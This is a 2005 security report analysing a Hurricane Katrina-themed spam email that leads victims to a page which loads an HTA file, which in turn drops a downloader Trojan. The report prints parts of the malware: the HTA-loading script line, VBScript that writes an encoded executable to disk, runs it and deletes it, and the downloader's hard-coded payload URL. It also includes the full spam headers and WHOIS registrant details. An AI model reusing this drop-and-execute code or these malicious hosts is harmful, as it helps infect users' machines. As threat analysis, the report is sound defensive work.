



Aftereffects: Katrina-based Scams

infectionvectors.com

September 2005

Overview

With every disaster, there are people in the world willing to use unfortunate events for their own gain. In early 2005, reports of tsunami-based phishing and malware distribution were widespread. With the devastation in the southeastern portion of the US a new round of malware is being released, hooking users with the promise of news about the tragedy. This report examines one such strain, a Trojan that is masked by an email that claims to have information about people affected by hurricane Katrina.¹

The News

Hurricane Katrina hit the southern United States on August 29, 2005. The ruin left by the storm was widespread and extreme; an accurate description is outside the scope of this document. The following piece of spam appeared on September 1, 2005:

(This message source has been edited to display the Subject and message text – for full source code, see Appendix A.)

```
Subject: Re: a0 Hurricane killed 80 people.  
Date: Thu, 1 Sep 2005 08:41:22 -0500  
Content-Type: text/html;  
    charset="us-ascii"  
Content-Transfer-Encoding: quoted-printable
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">  
<HTML><HEAD>  
<META http-equiv=3DContent-Type content=3D"text/html; charset=3Dus-ascii">  
<META content=3D"MSHTML 6.00.2800.1106" name=3DGENERATOR>  
<STYLE></STYLE>  
</HEAD>  
<BODY bgColor=3D#ffffff>  
<DIV><FONT face=3DArial>&nbsp;Just before daybreak Tuesday, Katrina, now a =  
tropical storm, was 35 miles<BR>northeast of Tupelo, Miss., moving =  
north-northeast with winds of 50 mph. <BR>Forecasters at the National =  
Hurricane Center said the amount of rainfall <BR>has been adjusted downward =  
Monday. </FONT></DIV>  
<DIV><FONT face=3DArial>&nbsp;</FONT>&nbsp;</DIV>  
<DIV><FONT face=3DArial>&nbsp;Mississippi Gov. Haley Barbour said Tuesday =  
that Hurricane Katrina killed <BR>as many as 80 people in his state and burst =  
levees in Louisiana flooded New <BR>Orleans.</FONT></DIV>  
<DIV><FONT face=3DArial>&nbsp;</FONT>&nbsp;</DIV>  
<DIV><FONT face=3DArial><A href=3D"http://nextermest.com">Read =  
More..<BR></A></DIV></FONT></BODY></HTML>
```

As with most email-based crimes, there is not much information about the sender in this message. By viewing the full source, one can see that the “Received from” address points to “24.0.226.228,” which actually happens to be registered to a relatively nearby location

to where the worst of the storm hit, Irving, Texas² (an address on a Comcast network, likely to be an infected home computer being used to send out spam).

Of particular interest in the message source is the use of additional “junk” text. And although this is a very common tactic of spammers to fool screening software, it points to the fact that someone who has sent out such emails before is likely behind this effort.

```
-----=_NextPart_000_0031_01C5AED0.EE0A2500
Content-Type: text/plain;
    charset="us-ascii"
Content-Transfer-Encoding: quoted-printable
```

```
was killed near the city. They managed to lure him out of the city. at your =
place, though I dropped you a hint. Then comes Pilate... and thats referring =
to Pushkin is common in Russia, showing how far the poet has given as a =
reward. I can already see the Venetian window and the twisting As you will, =
Professor, but what youve thought up doesnt hang tram conductor, and theres =
no worse job in the world than that! in his sleep. Then the cooks melted =
away, and the theatre with its curtain `Thats wonderful! Koroviev yelled. =
Somewhat stunned by his chatter, your farewell completed? sidet: to sit and =
also to sit in prison. a high, pleasant voice: ones came pouring down in ball =
gowns, pyjamas with dragons, sober formal Return immediately to Kiev, =
Azazello went on. Sit there stiller than Then the moonbeam boils up, a river =
of moonlight begins to gush from it card, that youre dealing with a writer. =
And I dont think he even had any Margarita saw bubbly wine spurt from the =
marble wall behind her and pour
```

This text is unseen when a recipient opens the message in a client that supports HTML mail. As with most mail-based schemes, simply reading the email does not cause any harm (there are numerous exceptions of mass mailers that execute attachments by exploiting flaws in mail clients, however they are not the focus of this report). The average reader would simply see a news brief and a link to find out more of the story. Clicking the link, however, is quite dangerous.

Connection

The link in question is not obfuscated, as they often are in phishing scams. Once a user visits the web page (which does, in fact, hold more of the story, which appears to be a legitimate news item³), they are met with an attempt to load and execute an HTA on their local computer.

[exploit edited, the following piece identifies the HTA load]

```
document.write(st.replace('%',hr.substring(0,hr.lastIndexOf('/'))
+'w.hta'));
```

If anti-virus software is installed on the client (and, of course, is properly updated/running), it is quite likely that the exploit will be snatched as Phel, or another downloader^{4,5}. The page also contains a headline for the outbreak of Zotob worm variants, which is an interesting coincidence.

As is customary for HTAs, once the file has been downloaded to the local device, it will execute outside of any security zone configured for the browser. The HTA itself

("w.hta") is approximately 15KB and is comprised of VBScript and an encoded executable that is built in the root of C:\ and named "fh4uh.exe". And, of course, is then executed.

```
<HTA:APPLICATION id=ZXC
APPLICATIONNAME="ZXCV"
CAPTION=YES
SHOWINTASKBAR=NO
SINGLEINSTANCE=YES
MINIMIZEBUTTON=NO
MAXIMIZEBUTTON=NO
WINDOWSTATE=MINIMIZE
/></HEAD>
<OBJECT id="MSmedia" classid="clsid:0D43FE01-F093-11CF-8940-
00A0C9054228"></OBJECT>
<OBJECT id="MSplay" classid="clsid:F935DC22-1CF0-11D0-ADB9-
00C04FD58A0B"></OBJECT>
<BODY><SCRIPT language="VBScript">
```


[body of HTA removed]

```
Fi="C:\fh4uh.exe"
set NNM=MSmedia.CreateTextFile(Fi, TRUE)
NNM.Write(R)
NNM.Close()
MSplay.Run (Fi),1,TRUE
MSmedia.DeleteFile(Fi)
self.Close
Function V(X1)
Dim K2
Dim C3:K2=""
For C3=1 To Len(X1) Step 2
K2=K2&Chr("&h"&Mid(X1,C3,2))
Next
V=K2
End Function
```

The "fh4uh.exe" application is similar to downloader variants that have surfaced this year (and is named Borodldr-H by Sophos⁶).

000002CC	004010CC	0	http://zone.datageer.com/3/win32sbk.exe
000002F4	004010F4	0	win32sbk.exe

Although the URL is hard-coded into the executable and is currently registered, there is no A record associated with the domain at this time. Netcraft reports show no information about a web server ever being up for datageer.com⁷.



infectionvectors.com 2005

Retrieval shows the web server employed for distributing the HTA:

```
HTTP/1.1 200 OK
Date: Fri, 17 Dec 2004 10:41:47 GMT
Server: Apache/2.0.40 (Red Hat Linux)
Last-Modified: Wed, 15 Dec 2004 18:30:51 GMT
ETag: "7d810d-151b-bcb22cc0"
Accept-Ranges: bytes
Content-Length: 5403
Connection: close
Content-Type: text/html
X-Pad: avoid browser bug
```

Convincing

The nefarious Katrina-based activities certainly don't end with this malware. There are numerous websites collecting donations for Katrina's victims that seem unlikely to actually have philanthropy at the heart of their mission. These con artists are no different from the criminals that have hit unsuspecting people in the past. Many of these do not involve malware. Scambusters has posted a wide variety of the related schemes on their web site: <http://www.scambusters.org/hurricanekatrinascams.html>.

Internet crime continues to expand; it is accepted as a fact of the Web as much as crime anywhere else in the world. Certainly, a crime-free society is not likely to be seen anytime soon. However, it can still be a goal of those that are a part of the Internet

community. In many ways, almost every way, the Web is a reflection of what exists in the “real” world, as is evidenced by the crime being reported in New Orleans, LA at the time of this publication.⁸ Although far from important when considering the real struggles in the southeastern US, the direction that this still fledgling society takes is up to its inhabitants. For all of its faults, the Internet has a very real impact on the planet – as was seen with the “.com” bust and numerous worms. If the reports of widespread con artistry on the Internet preclude people from giving to charities, even in the most modest sense, then it is a travesty and time to rebuild not only the technical constructs, but the image of the World-Wide Web.

Appendix A: Message Source

Return-path: <burnellyusuf@ebony.com>
Envelope-to: spam@infectionvectors.com
Delivery-date: Thu, 01 Sep 2005 06:41:25 -0700
Received: from [24.0.226.228] (helo=ebony.com)
by mx.mailix.net with smtp (Exim 4.24-NY)
id 1EApJk-0004jY-Hk
for spam@infectionvectors.com; Thu, 01 Sep 2005 06:41:24 -0700
Received: from [192.168.130.130] (helo=trapdoor)
by ebony.com with smtp (Snorting ck 3.13 (Somewise))
id fyVahR-QvFWFX-pZ
for spam@infectionvectors.com; Thu, 1 Sep 2005 08:41:24 -0500
Message-ID: <003401c5aefa\$d6e02d00\$8282a8c0@trapdoor>
Reply-To: "Yusuf Burnell" <burnellyusuf@ebony.com>
From: "Yusuf Burnell" <burnellyusuf@ebony.com>
To: "Eira Aispuro" <spam@infectionvectors.com>
Subject: Re: a0 Hurricane killed 80 people.
Date: Thu, 1 Sep 2005 08:41:22 -0500
MIME-Version: 1.0
Content-Type: multipart/alternative;
boundary="-----_NextPart_000_0031_01C5AED0.EE0A2500"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.2800.1106
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2800.1106
X-VS-Do-Not-Run: Yes
X-SA-Do-Not-Run: Yes
X-SA-Exim-Connect-IP: 24.0.226.228
X-SA-Exim-Mail-From: burnellyusuf@ebony.com
X-SA-Exim-Scanned: No; SAEximRunCond expanded to false
Received-SPF: none (spfquery: domain of burnellyusuf@ebony.com does not designate permitted sender hosts) client-ip=24.0.226.228; envelope-from=burnellyusuf@ebony.com; helo=;
X-VS-Scanned: No; VscanRunCond expanded to false

This is a multi-part message in MIME format.

-----_NextPart_000_0031_01C5AED0.EE0A2500
Content-Type: text/plain;
charset="us-ascii"
Content-Transfer-Encoding: quoted-printable

was killed near the city. They managed to lure him out of the city. at your =
place, though I dropped you a hint. Then comes Pilate... and thats referring =
to Pushkin is common in Russia, showing how far the poet has given as a =
reward. I can already see the Venetian window and the twisting As you will, =
Professor, but what youve thought up doesnt hang tram conductor, and theres =
no worse job in the world than that! in his sleep. Then the cooks melted =
away, and the theatre with its curtain `Thats wonderful! Koroviev yelled. =
Somewhat stunned by his chatter, your farewell completed? sidet: to sit and =
also to sit in prison. a high, pleasant voice: ones came pouring down in ball =
gowns, pyjamas with dragons, sober formal Return immediately to Kiev, =
Azazello went on. Sit there stiller than Then the moonbeam boils up, a river =
of moonlight begins to gush from it card, that youre dealing with a writer. =
And I dont think he even had any Margarita saw bubbly wine spurt from the =
marble wall behind her and pour

-----_NextPart_000_0031_01C5AED0.EE0A2500
Content-Type: text/html;
charset="us-ascii"
Content-Transfer-Encoding: quoted-printable

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">  
<HTML><HEAD>  
<META http-equiv=3DContent-Type content=3D"text/html; charset=3Dus-ascii">  
<META content=3D"MSHTML 6.00.2800.1106" name=3DGENERATOR>  
<STYLE></STYLE>  
</HEAD>
```

<BODY bgColor=3D#ffffff>
<DIV> Just before daybreak Tuesday, Katrina, now a =
tropical storm, was 35 miles
northeast of Tupelo, Miss., moving =
north-northeast with winds of 50 mph.
Forecasters at the National =
Hurricane Center said the amount of rainfall
has been adjusted downward =
Monday. </DIV>
<DIV> </DIV>
<DIV> Mississippi Gov. Haley Barbour said Tuesday =
that Hurricane Katrina killed
as many as 80 people in his state and burst =
levees in Louisiana flooded New
Orleans.</DIV>
<DIV> </DIV>
<DIV>Read =
More..
</DIV></BODY></HTML>

-----=_NextPart_000_0031_01C5AED0.EE0A2500--

Appendix B: Host Information for “Katrina” Server

NEXTERMEST.COM

domain: nextermest.com
owner: david ahn
email: *****@yahoo.com
address: 350 s. grand ave. suite 200
city: Los Angeles
state: ca
postal-code: 90071
country: US
phone: +1 9284411897
admin-c: *****@yahoo.com#5
tech-c: *****@yahoo.com#5
billing-c: *****@web2mail.com#0
reseller: Registered through Your-Domains-Here.com
reseller: Your first offshore domain registrar
reseller: Belize,Belize City,99 Albert Street
reseller: Forward abuses to *****@your-domains-here.com
nserver: ns1.nextermest.com 70.30.129.11
nserver: ns2.nextermest.com 70.30.129.11
status: lock
created: 2005-08-24 17:17:42 UTC
modified: 2005-08-28 12:47:39 UTC
expires: 2006-08-24 13:17:41 UTC
source: joker.com live whois service
query-time: 0.060178
db-updated: 2005-09-01 19:35:46

inetnum: 222.132.0.0 - 222.135.255.255
netname: CNCGROUP-SD
descr: CNCGROUP Shandong province network
descr: China Network Communications Group Corporation
descr: No.156,Fu-Xing-Men-Nei Street,
descr: Beijing 100031
country: CN
admin-c: CH455-AP
tech-c: XZ14-AP
mnt-by: APNIC-HM
mnt-lower: MAINT-CNGROUP-SD
mnt-routes: MAINT-CNGROUP-SD
changed: *****@apnic.net 20031211
status: ALLOCATED PORTABLE
source: APNIC

References

1. Katrina information can be found at virtually every major news outlet in the world.

<http://news.google.com/news?hl=en&lr=&tab=nn&ie=UTF-8&q=hurricane%2BKatrina&btnG=Search+News>

2. The address 24.0.226.228 is:

United States [City: Irving, Texas]

Comcast Cable Communications, IP Services EASTERNSHORE-1 (NET-24-0-0-0-1)
24.0.0.0 - 24.15.255.255

Comcast Cable Communications TEXAS-8 (NET-24-0-0-0-2)
24.0.0.0 - 24.1.255.255

3. The text found on the malware site can be found on other trusted news sites:

<http://www.google.com/url?sa=t&ct=res&cd=1&url=http%3A//www.cnn.com/2005/WEATHER/08/30/katrina.neworleans/&ei=6VwYQ-OnMcXsYMCcsLkJ>

4. Phel information from Symantec:

<http://securityresponse.symantec.com/avcenter/venc/data/trojan.phel.html>

5. CA's etrust product identifies the executable as SillyDL.OU:

<http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?ID=39574>

6. Sophos covered this story as well, good quotes from Graham Cluley concerning the criminals behind the plan.

<http://www.sophos.com/virusinfo/articles/katrina.html>

7. Netcraft, datageer.com report

http://toolbar.netcraft.com/site_report?url=http://datageer.com

http://toolbar.netcraft.com/site_report?url=zone.datageer.com

8. "Chaos and crime in the aftermath of Katrina." September 2, 2005, MSN Money.

<http://moneycentral.msn.com/inc/news/providerredir.asp?feed=FT&Date=20050902&ID=5082241>